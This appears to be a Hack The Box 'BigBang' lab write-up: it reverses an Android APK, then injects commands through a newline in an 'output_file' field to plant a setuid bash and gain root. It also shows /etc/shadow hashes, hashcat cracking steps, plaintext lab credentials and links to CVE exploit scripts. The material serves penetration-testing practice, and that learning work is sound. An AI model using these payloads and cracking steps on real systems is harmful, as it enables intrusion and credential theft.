
```
jadx-gui satellite-app.apk
```

APK reverse engineering

Now, when doing APK reverse engineering, it is recommended you find a "string" and pull that thread until you find the "yarn". We usually begin by identifying the programming language the APK was written in:



Since we know we are dealing with Kotlin, a Java variant tailored specifically for android development. We begin by identifying the Main file:



Now we would need to find where those activities are located and in **package wise**, it is found exactly where it is named within the **Source Code**

directory:

Let us begin with the MainActivity:

```
package com.satellite.bigbang;

import android.content.Intent;
import android.os.Bundle;
import androidx.appcompat.app.AppCompatActivity;
```

```
/* loaded from: classes.dex */
public class MainActivity extends AppCompatActivity {
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity,
androidx.core.app.ComponentActivity, android.app.Activity
    public final void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        startActivity(new Intent(this, (Class<?>) LoginActivity.class));
        finish();
    }
}
```

- It inherits from the AppCompactActivity class and proceeds to run the `LoginActivity` class.

```
import android.os.Bundle;
import android.widget.Button;
import android.widget.EditText;
import androidx.appcompat.app.AppCompatActivity;
import e.ViewOnClickListenerC0096b;

/* loaded from: classes.dex */
public class LoginActivity extends AppCompatActivity {

    /* renamed from: n, reason: collision with root package name */
    public Button f1990n;

    /* renamed from: o, reason: collision with root package name */
    public EditText f1991o;

    /* renamed from: p, reason: collision with root package name */
    public EditText f1992p;

    /* renamed from: q, reason: collision with root package name */
    public String f1993q;

    /* renamed from: r, reason: collision with root package name */
```

```
    public long f1994r;

    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity,
androidx.core.app.ComponentActivity, android.app.Activity
    public final void onCreate(Bundle bundle) {
        super.onCreate(bundle);
        setContentView(R.layout.activity_login);
        this.f1990n = (Button) findViewById(R.id.login_button);
        this.f1991o = (EditText) findViewById(R.id.editTextUsername);
        this.f1992p = (EditText) findViewById(R.id.editTextPassword);
        this.f1990n.setOnClickListener(new ViewOnClickListenerC0096b(6, this));
    }
}
```

- This sets up a login page with username and password textfields. On clicking the button, it runs a process called `ViewOnClickListenerC0096b` which we can just double click to find it (Ill only focus on vital points)

```
            case 6:
                LoginActivity loginActivity = (LoginActivity) obj;
                String obj2 = loginActivity.f1991o.getText().toString();
                String obj3 = loginActivity.f1992p.getText().toString();
                if (obj2.isEmpty() || obj3.isEmpty()) {
                    Toast.makeText(loginActivity, "Please enter username and password", 0).show();
                    return;
                }
                try {
                    JSONObject jSONObject = new JSONObject();
                    jSONObject.put("username", obj2);
                    jSONObject.put("password", obj3);
                    new AsyncTaskC0228f((LoginActivity) obj, i4).execute(jSONObject.toString());
                    return;
                } catch (Exception e2) {
                    e2.printStackTrace();
```

- This is the one responsible for logging us in, it seems to create a **JSON** object and using another function to log us in:

```
                    HttpURLConnection httpURLConnection = (HttpURLConnection) new
URL("http://app.bigbang.htb:9090/login").openConnection();
                    httpURLConnection.setRequestMethod("POST");
                    httpURLConnection.setRequestProperty("Content-Type", "application/json");
                    httpURLConnection.setRequestProperty("Accept", "application/json");
                    httpURLConnection.setDoOutput(true);
                    outputStream = httpURLConnection.getOutputStream();
                    try {
                        byte[] bytes = strArr[0].getBytes("utf-8");
                        outputStream.write(bytes, 0, bytes.length);
                        outputStream.close();
                        bufferedReader = new BufferedReader(new InputStreamReader(httpURLConnection.getInputStream(),
"utf-8"));
```

- It seems to send the JSON data to the `port 9090` we saw earlier. It may be a form of authentication, let us look around.

```
                    HttpURLConnection httpURLConnection2 = (HttpURLConnection) new
URL("http://app.bigbang.htb:9090/command").openConnection();
                    httpURLConnection2.setRequestMethod("POST");
                    httpURLConnection2.setRequestProperty("Content-Type", "application/json");
                    httpURLConnection2.setRequestProperty("Authorization", "Bearer " + ((MoveCommandActivity)
contextWrapper).f1999q);
                    httpURLConnection2.setDoOutput(true);
                    outputStream = httpURLConnection2.getOutputStream();
                    try {
                        byte[] bytes2 = strArr[0].getBytes("utf-8");
                        outputStream.write(bytes2, 0, bytes2.length);
                        outputStream.close();
                        bufferedReader = new BufferedReader(new InputStreamReader(httpURLConnection2.getInputStream(),
"utf-8"));
                        try {
                            StringBuilder sb3 = new StringBuilder();
                            while (true) {
                                String readLine2 = bufferedReader.readLine();
                                if (readLine2 == null) {
                                    String sb4 = sb3.toString();
```

```
                        bufferedReader.close();
                        return sb4;
                    }
                    sb3.append(readLine2.trim());
                }
            } finally {
            }
        } finally {
        }
    } catch (Exception e3) {
        e3.printStackTrace();
        return null;
```

- We see another endpoint `/command` which accepts JSON object but first requires an `Authorization` token to send the command.

Let us look at the available commands:

```
        case 7:
            MoveCommandActivity moveCommandActivity = (MoveCommandActivity) obj;
            int i6 = MoveCommandActivity.f1995s;
            moveCommandActivity.getClass();
            if (System.currentTimeMillis() > moveCommandActivity.f2000r) {
                Toast.makeText(moveCommandActivity, "The token has expired. Please log in again.", 0).show();
                return;
            }
            String obj4 = moveCommandActivity.f1996n.getText().toString();
            String obj5 = moveCommandActivity.f1997o.getText().toString();
            String obj6 = moveCommandActivity.f1998p.getText().toString();
            if (obj4.isEmpty() || obj5.isEmpty() || obj6.isEmpty()) {
                Toast.makeText(moveCommandActivity, "Please enter coordinates for x, y, and z.", 0).show();
                return;
            }
            try {
                JSONObject jSONObject2 = new JSONObject();
                jSONObject2.put("command", "move");
                jSONObject2.put("x", Float.parseFloat(obj4));
                jSONObject2.put("y", Float.parseFloat(obj5));
```

```
                    jSONObject2.put("z", Float.parseFloat(obj6));
                    new AsyncTaskC0228f((MoveCommandActivity) obj, i2).execute(jSONObject2.toString());
                    return;
                } catch (Exception e3) {
                    e3.printStackTrace();
                    Toast.makeText(moveCommandActivity, "Error creating JSON object.", 0).show();
                    return;
                }
            default:
                TakePictureActivity takePictureActivity = (TakePictureActivity) obj;
                new q0.b(takePictureActivity).execute(Q.d((String)
takePictureActivity.f2004q.get(takePictureActivity.f2001n.getSelectedItem().toString()), ".png"));
                return;
        }
```

We notice we have 2 commands: `TakePicture` and `MoveCommand`. I was more interested in the `TakePicture` as it was sort of hidden so I pulled the **thread** to find an interesting function:

```
@Override // android.os.AsyncTask
    public final Object doInBackground(Object[] objArr) {
        this.f3686a = ((String[]) objArr)[0];
        try {
            HttpURLConnection httpURLConnection = (HttpURLConnection) new
URL("http://app.bigbang.htb:9090/command").openConnection();
            httpURLConnection.setRequestMethod("POST");
            httpURLConnection.setRequestProperty("Content-Type", "application/json");
            httpURLConnection.setRequestProperty("Authorization", "Bearer " + this.f3687b.f2003p);
            httpURLConnection.setDoOutput(true);
            String str = "{\"command\": \"send_image\", \"output_file\": \"" + this.f3686a + "\"}";
            OutputStream outputStream = httpURLConnection.getOutputStream();
```

We notice it still uses the `/command` endpoint but instead sends the `send_image` command with an output file. This made me think of arbitrary write and proceeded to test the site in the following steps:

1. Log in using the developer credentials, or at least try to:

```
└──[:)] % curl 'http://127.0.0.1:9090/login' -H 'Content-Type: application/json' -d '{"username":"developer",
"password":"bigbang"}'
{"access_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczODIyMTI3NSwianRpIjoiMDE5NjBkYTQtODRi
ZC00N2NiLTg4MTYtYmI4Zjk0NzU4MmFkIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczODIyMTI3NSwiY3NyZiI6ImZjNWJhYj
BkLWY1OGYtNGVkZS1hNTVhLWEzNzEwZmZlZDJmOSIsImV4cCI6MTczODIyNDg3NX0.zvehvkK0zWfSjFo5FuHx5b7Bbs1IIOm1meU3Uilrt7k"}
```

- Successfully authenticated and now we can test the feature.

2. Testing the `send_image` command:

```
curl 'http://127.0.0.1:9090/command' -H 'Content-Type: application/json' -H 'Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczODIyMTI3NSwianRpIjoiMDE5NjBkYTQtODRiZC00N2NiLTg4MTYtY
mI4Zjk0NzU4MmFkIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczODIyMTI3NSwiY3NyZiI6ImZjNWJhYjBkLWY1OGYtNGVkZS1
hNTVhLWEzNzEwZmZlZDJmOSIsImV4cCI6MTczODIyNDg3NX0.zvehvkK0zWfSjFo5FuHx5b7Bbs1IIOm1meU3Uilrt7k' -d '{"command":"send_image",
"output_file":"/tmp/1.png"}'

{"error":"Error generating image: "}
```

- I get an interesting error, it cannot generate an image. So I thought, what if I test it against command injection techniques.

```
curl 'http://127.0.0.1:9090/command' -H 'Content-Type: application/json' -H 'Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczODIyMTI3NSwianRpIjoiMDE5NjBkYTQtODRiZC00N2NiLTg4MTYtY
mI4Zjk0NzU4MmFkIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczODIyMTI3NSwiY3NyZiI6ImZjNWJhYjBkLWY1OGYtNGVkZS1
hNTVhLWEzNzEwZmZlZDJmOSIsImV4cCI6MTczODIyNDg3NX0.zvehvkK0zWfSjFo5FuHx5b7Bbs1IIOm1meU3Uilrt7k' -d '{"command":"send_image",
"output_file":"/tmp/1.png; id"}'

{"error":"Output file path contains dangerous characters"}
```

- We get a blacklist walls and the same happens if we try to use back-ticks, `|` , `$()`, `&`, `>` or `<` . This forced me to look for other behaviour from the application, like introducing a line break before:

```
curl 'http://127.0.0.1:9090/command' -H 'Content-Type: application/json' -H 'Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczODIyMTI3NSwianRpIjoiMDE5NjBkYTQtODRiZC00N2NiLTg4MTYtY
mI4Zjk0NzU4MmFkIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczODIyMTI3NSwiY3NyZiI6ImZjNWJhYjBkLWY1OGYtNGVkZS1
```

```
hNTVhLWEzNzEwZmZlZDJmOSIsImV4cCI6MTczODIyNDg3NX0.zvehvkK0zWfSjFo5FuHx5b7Bbs1IIOm1meU3Uilrt7k' -d '{"command":"send_image",
"output_file":"\n/tmp/1.png"}'
{"error":"Error generating image: /bin/sh: 2: /tmp/1.png: not found\n"}
```

We immediately get a confirmation that it **cannot execute** the file `/tmp/1.png` since it does not exist. This becomes interesting since it seems `/bin/sh` is running executing files. With this I proceeded to create a malicious file.

3. Create a malicious file on the server and run it:

```
echo -e '#!/bin/bash\ncp /usr/bin/bash /tmp/bash && chmod ug+s /tmp/bash' >> /tmp/mal.sh && chmod +x /tmp/mal.sh
```

```
curl 'http://127.0.0.1:9090/command' -H 'Content-Type: application/json' -H 'Authorization: Bearer
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJmcmVzaCI6ZmFsc2UsImlhdCI6MTczODIyMTI3NSwianRpIjoiMDE5NjBkYTQtODRiZC00N2NiLTg4MTYtY
mI4Zjk0NzU4MmFkIiwidHlwZSI6ImFjY2VzcyIsInN1YiI6ImRldmVsb3BlciIsIm5iZiI6MTczODIyMTI3NSwiY3NyZiI6ImZjNWJhYjBkLWY1OGYtNGVkZS1
hNTVhLWEzNzEwZmZlZDJmOSIsImV4cCI6MTczODIyNDg3NX0.zvehvkK0zWfSjFo5FuHx5b7Bbs1IIOm1meU3Uilrt7k' -d '{"command":"send_image",
"output_file":"\n/tmp/mal.sh"}'
{"error":"Error reading image file: [Errno 2] No such file or directory: '\\n/tmp/mal.sh'"}
```

- We get a different error, but we can proceed to check the directory:

```
developer@bigbang:/tmp$ ls -la bash
-rwsr-sr-x 1 root root 1396520 Jan 30 07:25 bash
```

We get our setuid binary that we can immediately execute!

4. Get a root shell:

```
developer@bigbang:/tmp$ ./bash -p
bash-5.1# id
uid=1002(developer) gid=1002(developer) euid=0(root) egid=0(root) groups=0(root),1002(developer)
bash-5.1#
```

We obtain access as root!

Beyond root

With root access we can read a few files:

- `/root/root.txt`

```
bash-5.1# cat /root/root.txt | cut -c-16
9c3a22ebbff0e934
```

- `/etc/shadow`

```
bash-5.1# cat /etc/shadow | grep '$y'
root:$y$j9T$vdc1uZNWf6RnjK02atUqF.$0R57rghgtK8gjvwhY9F.6d4HQV34vtwyJTA/ZxDC8mA:19879:0:99999:7:::
shawking:$y$j9T$Azp7sxaLlTMQtVglOmK7o.$7KaOwgackYFfRHfVF8jvNXiUTNbI4C5EzAnj1r3tfU0:19875:0:99999:7:::
developer:$y$j9T$ikNMOn22fE3TK0Vf.qg.5.$uooD3a6o6/s4Brzx.aiEfswsPq4sN9/HGiElCgsHGKC:20108:0:99999:7:::
```

We end up rooting the box!

03 - Further Notes

Tools

Tool	Category	Tool Link	Tool Documentation	
grafana2hashcat	Hash cracking	https://github.com/iamaldi/grafana2hashcat	https://github.com/iamaldi/grafana2hashcat	
jadx-gui	Android Reversing	https://github.com/skylot/jadx	https://github.com/skylot/jadx	
filter chain generator	PHP exploitation	https://github.com/synacktiv/php_filter_chain_generator	https://github.com/synacktiv/php_filter_chain_generator	

Research

Research Title	Category	Research Link	Exploit Link	Best Installation Method	Currently Installed OS
CVE-2024-2961	CVE exploitation	https://www.ambionics.io/blog/iconv-cve-2024-2961-p1	https://github.com/ambionics/cnext-exploits	Git + Python Virtual Env	Arch Linux
WordPress documentation	Programming	https://wordpress.org/documentation/	N/A	N/A	N/A
Python Variants Installation	Programming	https://adafruit-playground.com/u/bdsvac/pages/google-coral-usb-accelerator-on-raspberry-pi-bookworm	N/A	Follow Guide	Arch Linux

Unintendeds and Alternatives

There were no direct unintendeds involved but there were alternative routes, small ones at least.

1: Using CVE-2024-2961-p3 instead

Well this route involved leaking the `/proc/self/maps` using an oracle in a "blind" environment. This piece was interesting but I was not that much invested in cleaning up the script, if interested find it here: https://www.ambionics.io/blog/iconv-cve-2024-2961-p3

2: Using grafana2hashcat

The method I used to convert the grafana hash is from the standard `pbkdf2-sha256` John conversion. This method is slightly difficult if you do not understand the conversation within the context https://john-users.openwall.narkive.com/giDMyLS3/using-pbkdf2-hmac-sha256 and that is why there is another tool linked above.

1. Paste the hashes in the format provided

```
[HASH IN HEX], [SALT]
```

```
7e8018a4210efbaeb12f0115580a476fe8f98a4f9bada2720e652654860c59db93577b12201c0151256375d6f883f1b8d960,4umebBJucv
```

- The salt should be in the format retrieved from the database. **Don't** change the format!

2. Run the tool:

```
python3 grafana2hashcat.py ../../www/hashes

[+] Grafana2Hashcat
[+] Reading Grafana hashes from:  ../../www/hashes
[+] Done! Read 1 hashes in total.
[+] Converting hashes...
[+] Converting hashes complete.
[*] Outfile was not declared, printing output to stdout instead.

sha256:10000:NHVtZWJCSnVjdg==:foAYpCEO+66xLwEVWApHb+j5ik+braJyDmUmVIYMWduTV3sSIBwBUSVjddb4g/G42WA=


[+] Now, you can run Hashcat with the following command, for example:

hashcat -m 10900 hashcat_hashes.txt --wordlist wordlist.txt
```

3. Crack the hash created above:

```
hashcat -O --opencl-device-types 1 -m 10900 -a 0
'sha256:10000:NHVtZWJCSnVjdg==:foAYpCEO+66xLwEVWApHb+j5ik+braJyDmUmVIYMWduTV3sSIBwBUSVjddb4g/G42WA='
/usr/share/rockyou.txt --show
sha256:10000:NHVtZWJCSnVjdg==:foAYpCEO+66xLwEVWApHb+j5ik+braJyDmUmVIYMWduTV3sSIBwBUSVjddb4g/G42WA=:bigbang
```

04 - Credentials

Credentials Box

Username	Password / Hash	Service	Address / Link
shawking	quantumphysics	SU, SSH	blog.bigbang.htb
developer	bigbang	SU, SSH, APK	blog.bigbang.htb, port 9090


Scripts

- CVE-2024-32830 - https://gist.github.com/Pyp-3/b547418621f0ea5f4312915ac9cba374
- CVE-2024-2961 - https://gist.github.com/Pyp-3/7742fc4abaa22bd6e88a5b0c9c3c053b
- WordPress dump file -> https://gist.github.com/Pyp-3/74df5973bad1aa783c2d4ec52853368d

Credits

This section contains players who were responsible for this creation, if possible visit and give your respects. They are responsible for some of the creative solutions you may have gazed upon:

- `respawnRW` ==>https://app.hackthebox.com/users/1522106



- `quantum` ==> https://app.hackthebox.com/users/1689134

- `miblak` ==> https://app.hackthebox.com/users/1246594

- `jaxafed` ==> https://app.hackthebox.com/users/661155